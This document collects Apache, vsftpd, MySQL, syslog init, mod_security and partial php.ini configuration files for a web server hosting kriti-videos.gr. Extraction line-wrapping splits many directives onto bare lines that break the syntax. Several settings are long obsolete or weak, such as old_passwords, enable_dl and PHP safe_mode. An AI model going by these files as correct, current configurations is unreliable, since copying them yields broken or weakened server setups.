AddIcon /icons/tar.gif .tar
AddIcon /icons/world2.gif .wrl .wrl.gz .vrml .vrm .iv
AddIcon /icons/compressed.gif .Z .z .tgz .gz .zip
AddIcon /icons/a.gif .ps .ai .eps
AddIcon /icons/layout.gif .html .shtml .htm .pdf
AddIcon /icons/text.gif .txt
AddIcon /icons/c.gif .c
AddIcon /icons/p.gif .pl .py
AddIcon /icons/f.gif .for
AddIcon /icons/dvi.gif .dvi
AddIcon /icons/uuencoded.gif .uu
AddIcon /icons/script.gif .conf .sh .shar .csh .ksh .tcl
AddIcon /icons/tex.gif .tex
AddIcon /icons/bomb.gif core

AddIcon /icons/back.gif ..
AddIcon /icons/hand.right.gif README
AddIcon /icons/folder.gif ^^DIRECTORY^^
AddIcon /icons/blank.gif ^^BLANKICON^^


# This is from Matty J's patch. Anyone want to make the icons?
#AddIcon /icons/dirsymlink.jpg ^^SYMDIR^^
#AddIcon /icons/symlink.jpg ^^SYMLINK^^

DefaultIcon /icons/unknown.gif
```

```
ReadmeName README.html
HeaderName HEADER.html

IndexIgnore .??* *~ *# HEADER* RCS CVS *,t

AddEncoding x-compress Z
AddEncoding x-gzip gz tgz

AddLanguage da .dk
AddLanguage nl .nl
AddLanguage en .en
AddLanguage et .et
AddLanguage fr .fr
AddLanguage de .de
AddLanguage el .el
AddLanguage it .it
AddLanguage ja .ja
AddLanguage pl .po
AddLanguage ko .ko
AddLanguage pt .pt
AddLanguage no .no
AddLanguage pt-br .pt-br
AddLanguage ltz .ltz
AddLanguage ca .ca
AddLanguage es .es
AddLanguage sv .se
AddLanguage cz .cz
AddLanguage ru .ru
AddLanguage tw .tw
AddLanguage zh-tw .tw

LanguagePriority en da nl et fr de el it ja ko no pl pt pt-br ltz ca
es sv tw


#AddDefaultCharset     ISO-8859-1

AddCharset ISO-8859-1  .iso8859-1  .latin1
AddCharset ISO-8859-2  .iso8859-2  .latin2 .cen
AddCharset ISO-8859-3  .iso8859-3  .latin3
AddCharset ISO-8859-4  .iso8859-4  .latin4
AddCharset ISO-8859-5  .iso8859-5  .latin5 .cyr .iso-ru
AddCharset ISO-8859-6  .iso8859-6  .latin6 .arb
AddCharset ISO-8859-7  .iso8859-7  .latin7 .grk
AddCharset ISO-8859-8  .iso8859-8  .latin8 .heb
AddCharset ISO-8859-9  .iso8859-9  .latin9 .trk
AddCharset ISO-2022-JP .iso2022-jp .jis
AddCharset ISO-2022-KR .iso2022-kr .kis
AddCharset ISO-2022-CN .iso2022-cn .cis
AddCharset Big5        .Big5       .big5
# For russian, more than one charset is used (depends on client,
mostly):
AddCharset WINDOWS-1251 .cp-1251   .win-1251
AddCharset CP866       .cp866
AddCharset KOI8-r      .koi8-r .koi8-ru
AddCharset KOI8-ru     .koi8-uk .ua
AddCharset ISO-10646-UCS-2 .ucs2
AddCharset ISO-10646-UCS-4 .ucs4
AddCharset UTF-8       .utf8
```

```
AddCharset GB2312      .gb2312 .gb
AddCharset utf-7       .utf7
AddCharset utf-8       .utf8
AddCharset big5        .big5 .b5
AddCharset EUC-TW      .euc-tw
AddCharset EUC-JP      .euc-jp
AddCharset EUC-KR      .euc-kr
AddCharset shift_jis   .sjis

#AddType application/x-httpd-php .php
#AddType application/x-httpd-php-source .phps

AddType application/x-tar .tgz

# To use CGI scripts outside /cgi-bin/:
#
AddHandler cgi-script .cgi .pl

# To use server-parsed HTML files
#
<FilesMatch "\.shtml(\..+)?$">
    SetOutputFilter INCLUDES
</FilesMatch>

# If you wish to use server-parsed imagemap files, use
#
#AddHandler imap-file map

BrowserMatch "Mozilla/2" nokeepalive
BrowserMatch "MSIE 4\.0b2;" nokeepalive downgrade-1.0 force-response-
1.0
BrowserMatch "RealPlayer 4\.0" force-response-1.0
BrowserMatch "Java/1\.0" force-response-1.0
BrowserMatch "JDK/1\.0" force-response-1.0

#
# The following directive disables redirects on non-GET requests for
# a directory that does not include the trailing slash.  This fixes a
# problem with Microsoft WebFolders which does not appropriately
handle
# redirects for folders with DAV methods.
#

BrowserMatch "Microsoft Data Access Internet Publishing Provider"
redirect-carefully
BrowserMatch "^WebDrive" redirect-carefully
BrowserMatch "^gnome-vfs" redirect-carefully
BrowserMatch "^WebDAVFS/1.[012]" redirect-carefully

# Allow server status reports, with the URL of
http://servername/server-status
# Change the ".your_domain.com" to match your domain to enable.
#
#<Location /server-status>
#    SetHandler server-status
#    Order deny,allow
#    Deny from all
#    Allow from .your_domain.com
#</Location>

# Allow remote server configuration reports, with the URL of
```

```
#  http://servername/server-info (requires that mod_info.c be
loaded).
# Change the ".your_domain.com" to match your domain to enable.
#
#<Location /server-info>
#    SetHandler server-info
#    Order deny,allow
#    Deny from all
#    Allow from .your_domain.com
#</Location>

# Include the virtual host configurations:
Include /etc/apache2/sites-enabled/[^.#]*
Listen 443
SSLEngine On
SSLCertificateFile /etc/apache2/ssl/newcert.pem
SSLCertificateKeyfile /etc/apache2/ssl/apache.key.nopass.pem
DocumentRoot "/var/www/kriti-videos.gr"

<Directory "/var/www/kriti-videos.gr/">
        Allow from all
        AllowOverride None
        Options -FollowSymLinks -Indexes
</Directory>
```

vsftpd FTP Server

vsftpd.conf

```
#
# The default compiled in settings are fairly paranoid. This sample
file
# loosens things up a bit, to make the ftp daemon more usable.
# Please see vsftpd.conf.5 for all compiled in defaults.
#
# READ THIS: This example file is NOT an exhaustive list of vsftpd
options.
# Please read the vsftpd.conf.5 manual page to get a full idea of
vsftpd's
# capabilities.
#
#
# Run standalone?  vsftpd can run either from an inetd or as a
standalone
# daemon started from an initscript.
listen=YES
#
# Run standalone with IPv6?
# Like the listen parameter, except vsftpd will listen on an IPv6
socket
# instead of an IPv4 one. This parameter and the listen parameter are
mutually
# exclusive.
#listen_ipv6=YES
#
# Allow anonymous FTP? (Beware - allowed by default if you comment
this out).
anonymous_enable=NO
#
# Uncomment this to allow local users to log in.
local_enable=YES
#
# Uncomment this to enable any form of FTP write command.
write_enable=YES
#
# Default umask for local users is 077. You may wish to change this
to 022,
# if your users expect that (022 is used by most other ftpd's)
local_umask=022
#
# Uncomment this to allow the anonymous FTP user to upload files.
This only
# has an effect if the above global write enable is activated. Also,
you will
# obviously need to create a directory writable by the FTP user.
#anon_upload_enable=YES
#
# Uncomment this if you want the anonymous FTP user to be able to
create
# new directories.
#anon_mkdir_write_enable=YES
#
# Activate directory messages - messages given to remote users when
they
# go into a certain directory.
```

```
dirmessage_enable=YES
#
# Activate logging of uploads/downloads.
xferlog_enable=YES
#
# Make sure PORT transfer connections originate from port 20 (ftp-
data).
connect_from_port_20=YES
#
# If you want, you can arrange for uploaded anonymous files to be
owned by
# a different user. Note! Using "root" for uploaded files is not
# recommended!
#chown_uploads=YES
#chown_username=whoever
#
# You may override where the log file goes if you like. The default
is shown
# below.
#xferlog_file=/var/log/vsftpd.log
#
# If you want, you can have your log file in standard ftpd xferlog
format
#xferlog_std_format=YES
#
# You may change the default value for timing out an idle session.
#idle_session_timeout=600
#
# You may change the default value for timing out a data connection.
#data_connection_timeout=120
#
# It is recommended that you define on your system a unique user
which the
# ftp server can use as a totally isolated and unprivileged user.
#nopriv_user=ftpsecure
#
# Enable this and the server will recognise asynchronous ABOR
requests. Not
# recommended for security (the code is non-trivial). Not enabling
it,
# however, may confuse older FTP clients.
#async_abor_enable=YES
#
# By default the server will pretend to allow ASCII mode but in fact
ignore
# the request. Turn on the below options to have the server actually
do ASCII
# mangling on files when in ASCII mode.
# Beware that turning on ascii_download_enable enables malicious
remote parties
# to consume your I/O resources, by issuing the command "SIZE
/big/file" in
# ASCII mode.
# These ASCII options are split into upload and download because you
may wish
# to enable ASCII uploads (to prevent uploaded scripts etc. from
breaking),
# without the DoS risk of SIZE and ASCII downloads. ASCII mangling
should be
# on the client anyway..
#ascii_upload_enable=YES
```

```
#ascii_download_enable=YES
#
# You may fully customise the login banner string:
ftpd_banner=Welcome to kriti-video.gr FTP service.
#
# You may specify a file of disallowed anonymous e-mail addresses.
Apparently
# useful for combatting certain DoS attacks.
#deny_email_enable=YES
# (default follows)
#banned_email_file=/etc/vsftpd.banned_emails
#
# You may restrict local users to their home directories.  See the
FAQ for
# the possible risks in this before using chroot_local_user or
# chroot_list_enable below.
chroot_local_user=YES
#
# You may specify an explicit list of local users to chroot() to
their home
# directory. If chroot_local_user is YES, then this list becomes a
list of
# users to NOT chroot().
#chroot_list_enable=YES
# (default follows)
#chroot_list_file=/etc/vsftpd.chroot_list
#
# You may activate the "-R" option to the builtin ls. This is
disabled by
# default to avoid remote users being able to cause excessive I/O on
large
# sites. However, some broken FTP clients such as "ncftp" and
"mirror" assume
# the presence of the "-R" option, so there is a strong case for
enabling it.
#ls_recurse_enable=YES
#
#
# Debian customization
#
# Some of vsftpd's settings don't fit the Debian filesystem layout by
# default.  These settings are more Debian-friendly.
#
# This option should be the name of a directory which is empty.
Also, the
# directory should not be writable by the ftp user. This directory is
used
# as a secure chroot() jail at times vsftpd does not require
filesystem
# access.
secure_chroot_dir=/var/run/vsftpd
#
# This string is the name of the PAM service vsftpd will use.
pam_service_name=vsftpd
#
# This option specifies the location of the RSA certificate to use
for SSL
# encrypted connections.
rsa_cert_file=/etc/ssl/certs/vsftpd.pem
```

MySQL Database Server

my.cnf

```
#
# The MySQL database server configuration file.
#
# You can copy this to one of:
# - "/etc/mysql/my.cnf" to set global options,
# - "/var/lib/mysql/my.cnf" to set server-specific options or
# - "~/.my.cnf" to set user-specific options.
#
# One can use all long options that the program supports.
# Run program with --help to get a list of available options and with
# --print-defaults to see which it would actually understand and use.
#
# For explanations see
# http://dev.mysql.com/doc/mysql/en/server-system-variables.html

# This will be passed to all mysql clients
# It has been reported that passwords should be enclosed with
ticks/quotes
# escpecially if they contain "#" chars...
# Remember to edit /etc/mysql/debian.cnf when changing the socket
location.
[client]
port            = 3306
socket          = /var/run/mysqld/mysqld.sock
default_character_set = utf-8
#character-set-client = latin1
# Here is entries for some specific programs
# The following values assume you have at least 32M ram

# This was formally known as [safe_mysqld]. Both versions are
currently parsed.
[mysqld_safe]
socket          = /var/run/mysqld/mysqld.sock
nice            = 0

[mysqld]
#
# * Basic Settings
#
user            = mysql
pid-file        = /var/run/mysqld/mysqld.pid
socket          = /var/run/mysqld/mysqld.sock
port            = 3306
basedir         = /usr
datadir         = /var/lib/mysql
tmpdir          = /tmp
language        = /usr/share/mysql/english
skip-external-locking
#character-set-system = latin1
character-set-server = utf-8
collation-server = utf8_general_ci
default_character_set= utf-8
default_collation = utf8_general_ci
#
# For compatibility to other Debian packages that still use
# libmysqlclient10 and libmysqlclient12.
```

```
old_passwords  = 1
#
# Instead of skip-networking the default is now to listen only on
# localhost which is more compatible and is not less secure.
bind-address           = localhost
#
# * Fine Tuning
#
key_buffer             = 16M
max_allowed_packet     = 16M
thread_stack           = 128K
#
# * Query Cache Configuration
#
query_cache_limit      = 1048576
query_cache_size        = 16777216
query_cache_type        = 1
#
# * Logging and Replication
#
# Both location gets rotated by the cronjob.
# Be aware that this log type is a performance killer.
#log           = /var/log/mysql.log
#log           = /var/log/mysql/mysql.log
#
# Error logging goes to syslog. This is a Debian improvement :)
#
# Here you can see queries with especially long duration
#log-slow-queries      = /var/log/mysql/mysql-slow.log
#
# The following can be used as easy to replay backup logs or for
replication.
#server-id             = 1
log-bin                = /var/log/mysql/mysql-bin.log
# See /etc/mysql/debian-log-rotate.conf for the number of files kept.
max_binlog_size         = 104857600
#binlog-do-db          = include_database_name
#binlog-ignore-db      = include_database_name
#
# * BerkeleyDB
#
# According to an MySQL employee the use of BerkeleyDB is now
discouraged
# and support for it will probably cease in the next versions.
skip-bdb
#
# * InnoDB
#
# InnoDB is enabled by default with a 10MB datafile in
/var/lib/mysql/.
# Read the manual for more InnoDB related options. There are many!
#
# * Security Features
#
# Read the manual, too, if you want chroot!
# chroot = /var/lib/mysql/
#
# If you want to enable SSL support (recommended) read the manual or
my
# HOWTO in /usr/share/doc/mysql-server/SSL-MINI-HOWTO.txt.gz
# ssl-ca=/etc/mysql/cacert.pem
```

```
# ssl-cert=/etc/mysql/server-cert.pem
# ssl-key=/etc/mysql/server-key.pem



[mysqldump]
quick
quote-names
max_allowed_packet     = 16M

[mysql]
#no-auto-rehash # faster start of mysql but no tab completition

[isamchk]
key_buffer             = 16M
```

syslog

sysklogd

```
#! /bin/sh
# /etc/init.d/sysklogd: start the system log daemon.

PATH=/bin:/usr/bin:/sbin:/usr/sbin

pidfile=/var/run/syslogd.pid
binpath=/sbin/syslogd
options="-a /var/chroot/mysql/dev/log"

test -x $binpath || exit 0

test ! -r /etc/default/syslogd || . /etc/default/syslogd

create_xconsole()
{
    if [ ! -e /dev/xconsole ]; then
        mknod -m 640 /dev/xconsole p
    else
        chmod 0640 /dev/xconsole
    fi
    chown root:adm /dev/xconsole
}

running()
{
    # No pidfile, probably no daemon present
    #
    if [ ! -f $pidfile ]
    then
        return 1
    fi

    pid=`cat $pidfile`

    # No pid, probably no daemon present
    #
    if [ -z "$pid" ]
    then
        return 1
    fi

    if [ ! -d /proc/$pid ]
    then
        return 1
    fi

    cmd=`cat /proc/$pid/cmdline | tr "\000" "\n"|head -n 1`

    # No syslogd?
    #
    if [ "$cmd" != "$binpath" ]
    then
        return 1
    fi

    return 0
```

```
}

case "$1" in
  start)
    echo -n "Starting system log daemon: syslogd"
    create_xconsole
    start-stop-daemon --start --quiet --exec $binpath -- $SYSLOGD
$options
    echo "."
    ;;
  stop)
    echo -n "Stopping system log daemon: syslogd"
    start-stop-daemon --stop --quiet --exec $binpath --pidfile
$pidfile
    echo "."
    ;;
  reload|force-reload)
    echo -n "Reloading system log daemon: syslogd"
    start-stop-daemon --stop --quiet --signal 1 --exec $binpath --
pidfile $pidfile
    echo "."
    ;;
  restart)
    echo -n "Restarting system log daemon: syslogd"
    start-stop-daemon --stop --quiet --exec $binpath --pidfile
$pidfile
    sleep 1
    start-stop-daemon --start --quiet --exec $binpath -- $SYSLOGD
    echo "."
    ;;
  reload-or-restart)
    if running
    then
        echo -n "Reloading system log daemon: syslogd"
        start-stop-daemon --stop --quiet --signal 1 --exec $binpath -
-pidfile $pidfile
    else
        echo -n "Restarting system log daemon: syslogd"
        start-stop-daemon --start --quiet --exec $binpath -- $SYSLOGD
    fi
    echo "."
    ;;
  *)
    echo "Usage: /etc/init.d/sysklogd
{start|stop|reload|restart|force-reload|reload-or-restart}"
    exit 1
esac

exit 0
```

mod_security

modsecurity.conf-minimal

```
# Basic configuration options
SecRuleEngine On
SecRequestBodyAccess On
SecResponseBodyAccess Off

# Handling of file uploads
# TODO Choose a folder private to Apache.
# SecUploadDir /opt/apache-frontend/tmp/
SecUploadKeepFiles Off

# Debug log
SecDebugLog logs/modsec_debug.log
SecDebugLogLevel 0

# Serial audit log
SecAuditEngine RelevantOnly
SecAuditLogRelevantStatus ^5
SecAuditLogParts ABIFHZ
SecAuditLogType Serial
SecAuditLog logs/modsec_audit.log

# Maximum request body size we will
# accept for buffering
SecRequestBodyLimit 131072

# Store up to 128 KB in memory
SecRequestBodyInMemoryLimit 131072

# Buffer response bodies of up to
# 512 KB in length
SecResponseBodyLimit 524288

# Verify that we've correctly processed the request body.
# As a rule of thumb, when failing to process a request body
# you should reject the request (when deployed in blocking mode)
# or log a high-severity alert (when deployed in detection-only
mode).
SecRule REQBODY_PROCESSOR_ERROR "!@eq 0" \
"phase:2,t:none,log,deny,msg:'Failed to parse request
body.',severity:2"
# By default be strict with what we accept in the multipart/form-data
# request body. If the rule below proves to be too strict for your
# environment consider changing it to detection-only. You are
encouraged
# _not_ to remove it altogether.
SecRule MULTIPART_STRICT_ERROR "!@eq 0" \
"phase:2,t:none,log,deny,msg:'Multipart request body \
failed strict validation: \
PE %{REQBODY_PROCESSOR_ERROR}, \
BQ %{MULTIPART_BOUNDARY_QUOTED}, \
BW %{MULTIPART_BOUNDARY_WHITESPACE}, \
DB %{MULTIPART_DATA_BEFORE}, \
DA %{MULTIPART_DATA_AFTER}, \
HF %{MULTIPART_HEADER_FOLDING}, \
LF %{MULTIPART_LF_LINE}, \
SM %{MULTIPART_SEMICOLON_MISSING}, \
```

```
IQ %{MULTIPART_INVALID_QUOTING}'"

# Did we see anything that might be a boundary?
SecRule MULTIPART_UNMATCHED_BOUNDARY "!@eq 0" \
"phase:2,t:none,log,deny,msg:'Multipart parser detected a possible
unmatched boundary.'"
```

PHP

php.ini

```
[PHP]

;;;;;;;;;;;
; WARNING ;
;;;;;;;;;;;
; This is the default settings file for new PHP installations.
; By default, PHP installs itself with a configuration suitable for
; development purposes, and *NOT* for production purposes.
; For several security-oriented considerations that should be taken
; before going online with your site, please consult php.ini-
recommended
; and http://php.net/manual/en/security.php.


;;;;;;;;;;;;;;;;;;;
; About this file ;
;;;;;;;;;;;;;;;;;;;
; This file controls many aspects of PHP's behavior.  In order for
PHP to
; read it, it must be named 'php.ini'.  PHP looks for it in the
current
; working directory, in the path designated by the environment
variable
; PHPRC, and in the path that was defined in compile time (in that
order).
; Under Windows, the compile-time path is the Windows directory.  The
; path in which the php.ini file is looked for can be overridden
using
; the -c argument in command line mode.
;
; The syntax of the file is extremely simple.  Whitespace and Lines
; beginning with a semicolon are silently ignored (as you probably
guessed).
; Section headers (e.g. [Foo]) are also silently ignored, even though
; they might mean something in the future.
;
; Directives are specified using the following syntax:
; directive = value
; Directive names are *case sensitive* - foo=bar is different from
FOO=bar.
;
; The value can be a string, a number, a PHP constant (e.g. E_ALL or
M_PI), one
; of the INI constants (On, Off, True, False, Yes, No and None) or an
expression
; (e.g. E_ALL & ~E_NOTICE), or a quoted string ("foo").
;
; Expressions in the INI file are limited to bitwise operators and
parentheses:
; |        bitwise OR
; &        bitwise AND
; ~        bitwise NOT
; !        boolean NOT
;
; Boolean flags can be turned on using the values 1, On, True or Yes.
```

```
; They can be turned off using the values 0, Off, False or No.
;
; An empty string can be denoted by simply not writing anything after
the equal
; sign, or by using the None keyword:
;
;  foo =         ; sets foo to an empty string
;  foo = none    ; sets foo to an empty string
;  foo = "none"  ; sets foo to the string 'none'
;
; If you use constants in your value, and these constants belong to a
; dynamically loaded extension (either a PHP extension or a Zend
extension),
; you may only use these constants *after* the line that loads the
extension.
;
; All the values in the php.ini-dist file correspond to the builtin
; defaults (that is, if no php.ini is used, or if you delete these
lines,
; the builtin defaults will be identical).


;;;;;;;;;;;;;;;;;;;
; Language Options ;
;;;;;;;;;;;;;;;;;;;

; Enable the PHP scripting language engine under Apache.
engine = On

; Allow the <? tag.  Otherwise, only <?php and <script> tags are
recognized.
; NOTE: Using short tags should be avoided when developing
applications or
; libraries that are meant for redistribution, or deployment on PHP
; servers which are not under your control, because short tags may
not
; be supported on the target server. For portable, redistributable
code,
; be sure not to use short tags.
short_open_tag = On

; Allow ASP-style <% %> tags.
asp_tags = Off

; The number of significant digits displayed in floating point
numbers.
precision    =  12

; Enforce year 2000 compliance (will cause problems with non-
compliant browsers)
y2k_compliance = On

; Output buffering allows you to send header lines (including
cookies) even
; after you send body content, at the price of slowing PHP's output
layer a
; bit.  You can enable output buffering during runtime by calling the
output
; buffering functions.  You can also enable output buffering for all
files by
```

```
; setting this directive to On.  If you wish to limit the size of the
buffer
; to a certain size - you can use a maximum number of bytes instead
of 'On', as
; a value for this directive (e.g., output_buffering=4096).
output_buffering = Off

; You can redirect all of the output of your scripts to a function.
For
; example, if you set output_handler to "mb_output_handler",
character
; encoding will be transparently converted to the specified encoding.
; Setting any output handler automatically turns on output buffering.
; Note: People who wrote portable scripts should not depend on this
ini
;       directive. Instead, explicitly set the output handler using
ob_start().
;       Using this ini directive may cause problems unless you know
what script
;       is doing.
; Note: You cannot use both "mb_output_handler" with
"ob_iconv_handler"
;       and you cannot use both "ob_gzhandler" and
"zlib.output_compression".
;output_handler =

; Transparent output compression using the zlib library
; Valid values for this option are 'off', 'on', or a specific buffer
size
; to be used for compression (default is 4KB)
; Note: Resulting chunk size may vary due to nature of compression.
PHP
;       outputs chunks that are few hundreds bytes each as a result
of
;       compression. If you prefer a larger chunk size for better
;       performance, enable output_buffering in addition.
; Note: You need to use zlib.output_handler instead of the standard
;       output_handler, or otherwise the output will be corrupted.
zlib.output_compression = Off

; You cannot specify additional output handlers if
zlib.output_compression
; is activated here. This setting does the same as output_handler but
in
; a different order.
;zlib.output_handler =

; Implicit flush tells PHP to tell the output layer to flush itself
; automatically after every output block.  This is equivalent to
calling the
; PHP function flush() after each and every call to print() or echo()
and each
; and every HTML block.  Turning this option on has serious
performance
; implications and is generally recommended for debugging purposes
only.
implicit_flush = Off

; The unserialize callback function will be called (with the
undefined class'
; name as parameter), if the unserializer finds an undefined class
```

```
; which should be instanciated.
; A warning appears if the specified function is not defined, or if
the
; function doesn't include/implement the missing class.
; So only set this entry, if you really want to implement such a
; callback-function.
unserialize_callback_func=

; When floats & doubles are serialized store serialize_precision
significant
; digits after the floating point. The default value ensures that
when floats
; are decoded with unserialize, the data will remain the same.
serialize_precision = 100

; Whether to enable the ability to force arguments to be passed by
reference
; at function call time.  This method is deprecated and is likely to
be
; unsupported in future versions of PHP/Zend.  The encouraged method
of
; specifying which arguments should be passed by reference is in the
function
; declaration.  You're encouraged to try and turn this option Off and
make
; sure your scripts work properly with it in order to ensure they
will work
; with future versions of the language (you will receive a warning
each time
; you use this feature, and the argument will be passed by value
instead of by
; reference).
allow_call_time_pass_reference = On

; Safe Mode
;
safe_mode = On

; By default, Safe Mode does a UID compare check when
; opening files. If you want to relax this to a GID compare,
; then turn on safe_mode_gid.
safe_mode_gid = On

; When safe_mode is on, UID/GID checks are bypassed when
; including files from this directory and its subdirectories.
; (directory must also be in include_path or full path must
; be used when including)
safe_mode_include_dir =

; When safe_mode is on, only executables located in the
safe_mode_exec_dir
; will be allowed to be executed via the exec family of functions.
safe_mode_exec_dir =

; Setting certain environment variables may be a potential security
breach.
; This directive contains a comma-delimited list of prefixes.  In
Safe Mode,
; the user may only alter environment variables whose names begin
with the
; prefixes supplied here.  By default, users will only be able to set
```

```
; environment variables that begin with PHP_ (e.g. PHP_FOO=BAR).
;
; Note:  If this directive is empty, PHP will let the user modify ANY
; environment variable!
safe_mode_allowed_env_vars = PHP_

; This directive contains a comma-delimited list of environment
variables that
; the end user won't be able to change using putenv().  These
variables will be
; protected even if safe_mode_allowed_env_vars is set to allow to
change them.
safe_mode_protected_env_vars = LD_LIBRARY_PATH

; open_basedir, if set, limits all file operations to the defined
directory
; and below.  This directive makes most sense if used in a per-
directory
; or per-virtualhost web server configuration file. This directive is
; *NOT* affected by whether Safe Mode is turned On or Off.
open_basedir = /var/www/kriti-videos.gr/

; This directive allows you to disable certain functions for security
reasons.
; It receives a comma-delimited list of function names. This
directive is
; *NOT* affected by whether Safe Mode is turned On or Off.
disable_functions =

; This directive allows you to disable certain classes for security
reasons.
; It receives a comma-delimited list of class names. This directive
is
; *NOT* affected by whether Safe Mode is turned On or Off.
disable_classes =

; Colors for Syntax Highlighting mode.  Anything that's acceptable in
; <font color="??????"> would work.
;highlight.string  = #DD0000
;highlight.comment = #FF9900
;highlight.keyword = #007700
;highlight.bg      = #FFFFFF
;highlight.default = #0000BB
;highlight.html    = #000000


;
; Misc
;
; Decides whether PHP may expose the fact that it is installed on the
server
; (e.g. by adding its signature to the Web server header).  It is no
security
; threat in any way, but it makes it possible to determine whether
you use PHP
; on your server or not.
expose_php = Off


;;;;;;;;;;;;;;;;;;;
; Resource Limits ;
```

```
;;;;;;;;;;;;;;;;;;

max_execution_time = 30     ; Maximum execution time of each script,
in seconds
max_input_time = 60 ; Maximum amount of time each script may spend
parsing request data
memory_limit = 30M      ; Maximum amount of memory a script may
consume (8MB)

;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
; Error handling and logging ;
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;

; error_reporting is a bit-field.  Or each number up to get desired
error
; reporting level
; E_ALL             - All errors and warnings
; E_ERROR           - fatal run-time errors
; E_WARNING         - run-time warnings (non-fatal errors)
; E_PARSE           - compile-time parse errors
; E_NOTICE          - run-time notices (these are warnings which
often result
;                     from a bug in your code, but it's possible that
it was
;                     intentional (e.g., using an uninitialized
variable and
;                     relying on the fact it's automatically
initialized to an
;                     empty string)
; E_CORE_ERROR      - fatal errors that occur during PHP's initial
startup
; E_CORE_WARNING    - warnings (non-fatal errors) that occur during
PHP's
;                     initial startup
; E_COMPILE_ERROR   - fatal compile-time errors
; E_COMPILE_WARNING - compile-time warnings (non-fatal errors)
; E_USER_ERROR      - user-generated error message
; E_USER_WARNING    - user-generated warning message
; E_USER_NOTICE     - user-generated notice message
;
; Examples:
;
;   - Show all errors, except for notices
;
;error_reporting = E_ALL & ~E_NOTICE
;
;   - Show only errors
;
;error_reporting = E_COMPILE_ERROR|E_ERROR|E_CORE_ERROR
;
;   - Show all errors except for notices
;
error_reporting  =  E_ALL & ~E_NOTICE

; Print out errors (as a part of the output).  For production web
sites,
; you're strongly encouraged to turn this feature off, and use error
logging
; instead (see below).  Keeping display_errors enabled on a
production web site
```

```
; may reveal security information to end users, such as file paths on
your Web
; server, your database schema or other information.
display_errors = Off

; Even when display_errors is on, errors that occur during PHP's
startup
; sequence are not displayed.  It's strongly recommended to keep
; display_startup_errors off, except for when debugging.
display_startup_errors = Off

; Log errors into a log file (server-specific log, stderr, or
error_log (below))
; As stated above, you're strongly advised to use error logging in
place of
; error displaying on production web sites.
log_errors = On

; Set maximum length of log_errors. In error_log information about
the source is
; added. The default is 1024 and 0 allows to not apply any maximum
length at all.
log_errors_max_len = 1024

; Do not log repeated messages. Repeated errors must occur in same
file on same
; line until ignore_repeated_source is set true.
ignore_repeated_errors = Off

; Ignore source of message when ignoring repeated messages. When this
setting
; is On you will not log errors with repeated messages from different
files or
; sourcelines.
ignore_repeated_source = Off

; If this parameter is set to Off, then memory leaks will not be
shown (on
; stdout or in the log). This has only effect in a debug compile, and
if
; error reporting includes E_WARNING in the allowed list
report_memleaks = On

; Store the last error/warning message in $php_errormsg (boolean).
track_errors = Off

; Disable the inclusion of HTML tags in error messages.
;html_errors = Off

; If html_errors is set On PHP produces clickable error messages that
direct
; to a page describing the error or function causing the error in
detail.
; You can download a copy of the PHP manual from
http://www.php.net/docs.php
; and change docref_root to the base URL of your local copy including
the
; leading '/'. You must also specify the file extension being used
including
; the dot.
;docref_root = "/phpmanual/"
```

```
;docref_ext = .html

; String to output before an error message.
;error_prepend_string = "<font color=ff0000>"

; String to output after an error message.
;error_append_string = "</font>"

; Log errors to specified file.
error_log = /var/log/php.error

; Log errors to syslog (Event Log on NT, not valid in Windows 95).
;error_log = syslog


;;;;;;;;;;;;;;;;;
; Data Handling ;
;;;;;;;;;;;;;;;;;
;
; Note - track_vars is ALWAYS enabled as of PHP 4.0.3

; The separator used in PHP generated URLs to separate arguments.
; Default is "&".
;arg_separator.output = "&amp;"

; List of separator(s) used by PHP to parse input URLs into
variables.
; Default is "&".
; NOTE: Every character in this directive is considered as separator!
;arg_separator.input = ";&"

; This directive describes the order in which PHP registers GET,
POST, Cookie,
; Environment and Built-in variables (G, P, C, E & S respectively,
often
; referred to as EGPCS or GPC).  Registration is done from left to
right, newer
; values override older values.
variables_order = "EGPCS"

; Whether or not to register the EGPCS variables as global variables.
You may
; want to turn this off if you don't want to clutter your scripts'
global scope
; with user data.  This makes most sense when coupled with track_vars
- in which
; case you can access all of the GPC variables through the
$HTTP_*_VARS[],
; variables.
;
; You should do your best to write your scripts so that they do not
require
; register_globals to be on;  Using form variables as globals can
easily lead
; to possible security problems, if the code is not very well thought
of.
register_globals = Off

; This directive tells PHP whether to declare the argv&argc variables
(that
```

```
; would contain the GET information).  If you don't use these
variables, you
; should turn it off for increased performance.
register_argc_argv = On

; Maximum size of POST data that PHP will accept.
post_max_size = 10M

; This directive is deprecated.  Use variables_order instead.
gpc_order = "GPC"

; Magic quotes
;

; Magic quotes for incoming GET/POST/Cookie data.
magic_quotes_gpc = On

; Magic quotes for runtime-generated data, e.g. data from SQL, from
exec(), etc.
magic_quotes_runtime = Off

; Use Sybase-style magic quotes (escape ' with '' instead of \').
magic_quotes_sybase = Off

; Automatically add files before or after any PHP document.
auto_prepend_file =
auto_append_file =

; As of 4.0b4, PHP always outputs a character encoding by default in
; the Content-type: header.  To disable sending of the charset,
simply
; set it to be empty.
;
; PHP's built-in default is text/html
default_mimetype = "text/html"
;default_charset = "iso-8859-1"

; Always populate the $HTTP_RAW_POST_DATA variable.
;always_populate_raw_post_data = On


;;;;;;;;;;;;;;;;;;;;;;;;
; Paths and Directories ;
;;;;;;;;;;;;;;;;;;;;;;;;

; UNIX: "/path1:/path2"
;include_path = ".:/usr/share/php"
;
; Windows: "\path1;\path2"
;include_path = ".;c:\php\includes"

; The root of the PHP pages, used only if nonempty.
; if PHP was not compiled with FORCE_REDIRECT, you SHOULD set
doc_root
; if you are running php as a CGI under any web server (other than
IIS)
; see documentation for security issues.  The alternate is to use the
; cgi.force_redirect configuration below
doc_root =
```

```
; The directory under which PHP opens the script using /~username
used only
; if nonempty.
user_dir =

; Directory in which the loadable extensions (modules) reside.
; extension_dir = "./"

; Whether or not to enable the dl() function.  The dl() function does
NOT work
; properly in multithreaded servers, such as IIS or Zeus, and is
automatically
; disabled on them.
enable_dl = On

; cgi.force_redirect is necessary to provide security running PHP as
a CGI under
; most web servers.  Left undefined, PHP turns this on by default.
You can
; turn it off here AT YOUR OWN RISK
; **You CAN safely turn this off for IIS, in fact, you MUST.**
; cgi.force_redirect = 1

; if cgi.nph is enabled it will force cgi to always sent Status: 200
with
; every request.
; cgi.nph = 1

; if cgi.force_redirect is turned on, and you are not running under
Apache or Netscape
; (iPlanet) web servers, you MAY need to set an environment variable
name that PHP
; will look for to know it is OK to continue execution.  Setting this
variable MAY
